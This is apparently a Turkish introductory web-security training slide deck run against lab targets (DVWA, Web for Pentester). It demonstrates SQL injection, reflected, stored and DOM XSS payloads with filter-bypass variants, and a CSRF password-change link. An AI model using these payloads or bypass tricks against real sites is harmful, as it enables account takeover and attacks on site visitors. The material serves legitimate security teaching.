The screenshot shows the DVWA application interface. On the left is a sidebar menu with various security testing categories. The 'SQL Injection (Blind)' option is highlighted in green, indicating the current page. The main content area has a title 'Vulnerability: SQL Injection (Blind)'. Below it, there's a form labeled 'User ID:' with a text input field containing 'ID: 3' AND '1' = '1' #' and a 'Submit' button. Underneath the input field, the results of the injection are displayed in red text: 'First name: Hack' and 'Surname: Me'. At the bottom of the page, there's a 'More info' section with three links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

XSS (Cross Site Scripting) :

Cross site scripting (XSS), bilgisayar güvenlik açığı. HTML kodlarının arasına istemci tabanlı kod gömülmesi yoluyla kullanıcının tarayıcısında istenen istemci tabanlı kodun çalıştırılabilmesi olarak tanımlanır.

Reflected, Stored ve Dom olarak üç çeşidi vardır.

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

XSS (Cross Site Scripting) :


Cross site scripting (XSS), bilgisayar güvenlik açığı. HTML kodlarının arasına istemci tabanlı kod gömülmesi yoluyla kullanıcının tarayıcısında istenen istemci tabanlı kodun çalıştırılabilmesi olarak tanımlanır.

Reflected, Stored ve Dom olarak üç çeşidi vardır.

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

Reflected XSS :Kullanıcının girilmesi beklenen parametre yerine Javascript kodu girerek bunu ekrana yansıtması ile tespit edilebilen XSS çeşididir.



Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

Reflected XSS:

Temel olarak DVWA nın ilk örneğindeki payloadımız `<script>alert(1)</script>` oldu. Ve bir pop-up olarak 1 i tarayıcıımızda gördük yani bize yansıdı.

Çoğu zaman bu kadar kolay olmamakla birlikte farklı yollar yöntemler ile engellenen ,değişkene atılan girdileri bypasslayarak yine pop-up elde edebilenecek bir çok yol var.Web for Pentester üzerinden bunlara bakalım.


Hacker 101 | Siber Güvenliğe Giriş

Reflected XSS: Kötü Karakterleri Kontrol ediyoruz engellenen bir şey varmı diye




Hacker 101 | Siber Güvenliğe Giriş

Reflected XSS: Engellenen bir şey olmadığı için <script>alert(1)</script> deniyoruz.



Hacker 101 | Siber Güvenliğe Giriş

Reflected XSS: Sayfa kaynağında nasıl görünüyor ? .



The screenshot shows a web browser window with three tabs. The active tab displays the source code of a PHP file at `view-source:192.168.179/xss/example1.php?name=<script>alert(1)</script>`. The source code is as follows:


```
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="utf-8">
5     <title>PentesterLab &#8226; Web for Pentester</title>
6     <meta name="viewport" content="width=device-width, initial-scale=1.0">
7     <meta name="description" content="Web For Pentester">
8     <meta name="author" content="Louis Nyffenegger (louis@pentesterlab.com)">
9
10    <!-- Le styles -->
11    <link href="/css/bootstrap.css" rel="stylesheet">
12
13    <style type="text/css">
14      body {
15        padding-top: 60px;
16        padding-bottom: 40px;
17      }
18    </style>
19    <link href="/css/bootstrap-responsive.css" rel="stylesheet">
20
21  </head>
22
23  <body>
24
25    <div class="navbar navbar-inverse navbar-fixed-top">
26      <div class="navbar-inner">
27        <div class="container">
28          <a class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
29            <span class="icon-bar"></span>
30            <span class="icon-bar"></span>
31            <span class="icon-bar"></span>
32          </a>
33          <a class="brand" href="https://pentesterlab.com/">PentesterLab.com</a>
34        <div class="nav-collapse collapse">
35          <ul class="nav">
36            <li class="active"><a href="/">Home</a></li>
37          </ul>
38        </div><!-- .nav-collapse -->
39      </div>
40    </div>
41  </div>
42
43  <div class="container">
44
45
46
47  Hello
48  <script>alert(1)</script>
49
50  <footer>
51    <p>&copy; PentesterLab 2013</p>
52  </footer>
53
54</div> <!-- /container -->
55
56
57
58</body>
59</html>
```

The line `<script>alert(1)</script>` is highlighted in blue, indicating it is a user input that has been reflected back into the page's HTML.

Hacker 101 | Siber Güvenliğe Giriş


2. Örnekte <script> engellenmiş bunun için <SCRIPT>alert(1)</SCRIPT> ve ya <sc<script>ript>alert(1)</sc</script>ript> payloadları ile bypasslayabiliriz.

3. Örnekte <SCRIPT> de engellenmiş <sc<script>ript>alert(1)</sc</script>ript> yine çalışıyor.




Hacker 101 | Siber Güvenliğe Giriş

4. Örnekte <script> tagı tamamen engellenmiş bunun için <svg onload=alert(1)> payloadı ile bypasslayabiliriz.



Hacker 101 | Siber Güvenliğe Giriş

5. Örnekte **alert** geçen bir payload girdiğimizde error vermekte bunun için **alert** ile aynı işlevde olan **prompt** kullanarak **<svg onload=prompt(1)>** payloadını kullanıcaz.




Hacker 101 | Siber Güvenliğe Giriş

6. Örnekte farklı bir durum var değişkene atılmış girdiğimiz payloadlar pop-up oluşturmuyor.

```
46  
47 Hello  
48 <script>  
49     var $a= "<svg onload=prompt(1)>";  
50 </script>
```

“; alert(1);” gibi bir payload girdiğimizde pop-up almaktayız.



Hacker 101 | Siber Güvenliğe Giriş

Genel olarak Reflected XSS i tanıyarak bir kaç bypass yolunu örneklerle inceledik.

Bir çok XSS payloadı bulunmakta ve türemekte duruma koda göre BugBounty (Bugcrowd,HackerOne vb.) ile uğraşan arkadaşlar kendilerini geliştirip çok farklı payloadlar bulmaktadır.

Bir çok XSS Payloadına

<https://packetstormsecurity.com/files/112152/Cross-Site-Scripting-Payloads.html>
adresinden ulaşabilirsiniz.

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

Stored/Persistent XSS:

Adında anlaşılacağı üzere kalıcı XSS türüdür. Bu sefer girilen payloadlar anlık olarak yansımaz bir veritabanına yada başka bir yere kayıt edilir daha sonradan ziyaret edildiğinde çalışan XSS çeşididir.

Reflected XSS e göre daha tehlikelidir etkilenen nokta bir ziyaretçi defteri, duyuru sayfası gibi bir yer olduğunda sitede o sayfayı ziyaret eden herkesin etkilenmesi sağlanabilir.

Hacker 101 | Siber Güvenliğe Giriş

Stored/Persistent XSS:

Web Uygulama Güvenliği



Vulnerability: Stored Cross Site Scripting (XSS)

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Name *

Message *

Name: test
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Hacker 101 | Siber Güvenliğe Giriş

Stored/Persistent XSS:

Web Uygulama Güvenliği



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: Stored XSS
Message:

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Hacker 101 | Siber Güvenliğe Giriş

Stored/Persistent XSS:

Web Uygulama Güvenliği

The screenshot shows a web browser window for the DVWA application at the URL `192.168.237.129/dvwa/vulnerabilities/xss_s/`. The browser interface includes a back button, forward button, stop button, address bar, and a toolbar with various icons.

The main page displays a sidebar menu with the following items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored** (highlighted in green)
- DVWA Security
- PHP Info
- About

Below the menu, there is a "Logout" button.

The central content area shows a guestbook form with fields for "Name *" and "Message *". A "Sign Guestbook" button is located below the message field.

A modal dialog box is open, displaying the message: "192.168.237.129 says: 1" with an "OK" button.

At the bottom of the page, two examples of stored XSS are shown in boxes:

- Name: test
Message: This is a test comment.
- Name: Stored XSS
Message:

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

DOM XSS:

XSS Dom (Document Object Model) lardan kaynaklanan XSS dir

.Gemelde # işaretinden sonra payload denenmesi ve sayfa yenilendiğinde alert alındığında DOM XSS var denilen XSS açıklığıdır.


İşin teorik bilgisi DOM nesnesinden kaynaklandığı için en tehlikeli XSS türü olarak anılmaktadır.

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

DOM XSS:

işaretinden sonra `<script>alert(1)</script>` payloadı girerek sayfayı yenilediğimizde alert ekrana yansıyacaktır.



Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

CSRF (Cross Site Request Forgery):

CSRF, “siteler arası istek sahteciliği” anlamında olup “Cross Site Request Forgery” deyiminin baş harflerinin kısaltılmış halidir. Saldırı, herhangi bir son kullanıcının, kullandığı uygulamada istediği dışında işlemler yaptırılmasıyla gerçekleştirilir.

Önemli işlemleri GET metodu ile yapılması büyük sorun oluşturur. Şifre değiştirme ürün silme vb işlemler. DVWA'nın örneğinde şifre değiştirme işlemi GET metodu ile yapılmakta istediğimiz gibi değiştirebiliriz kendi istediğimiz şifre ile sosyal mühendislik yöntemi ile bu zararlı linki gönderdiğimizde kutbanın şifresini değiştirebiliriz bu örnekte.


Hacker 101 | Siber Güvenliğe Giriş

CSRF (Cross Site Request Forgery):

Web Uygulama Güvenliği

http://192.168.237.129/dvwa/vulnerabilities/csrf/?password_new=ahmet&password_conf=ahmet&Change=Change

#



The screenshot shows a web browser displaying the DVWA (Damn Vulnerable Web Application) interface. The URL in the address bar is `192.168.237.129/dvwa/vulnerabilities/csrf/?password_new=ahmet&password_conf=ahmet&Change=Change#`. The DVWA logo is at the top. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, **CSRF**, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. Below these are DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Cross Site Request Forgery (CSRF)". It contains a form for changing the admin password, with fields for "New password:" and "Confirm new password:", and a "Change" button. A success message "Password Changed" is displayed below the form. At the bottom of the main content area, there is a "More info" section with links to external resources: http://www.owasp.org/index.php/Cross-Site_Request_Forgery, <http://www.cgisecurity.com/csrf-faq.html>, and http://en.wikipedia.org/wiki/Cross-site_request_forgery. At the very bottom, there are "View Source" and "View Help" links.

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

Command Injection:

Command Injection zayıflığı bulunan uygulama üzerinden komut çalıştırmasıdır.

Windows için CMD

Linux için Terminal komutları çalıştırılabilir.

Hacker 101 | Siber Güvenliğe Giriş

Command Injection:

Web Uygulama Güvenliği

Burada bir domain ya da IP girdiğimizde ping komutu çalışmakta.

The screenshot shows the DVWA Command Execution page. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, **Command Execution** (which is highlighted in green), CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Command Execution" and a sub-section "Ping for FREE". It contains a form with a text input field containing "gurelahmet.com" and a "submit" button. Below the form, the output of the ping command is displayed in red text:
PING gurelahmet.com (109.232.220.231) 56(84) bytes of data.
64 bytes from cpanell.webadam.com (109.232.220.231): icmp_seq=1 ttl=128 time=29.0 ms
64 bytes from cpanell.webadam.com (109.232.220.231): icmp_seq=2 ttl=128 time=28.8 ms
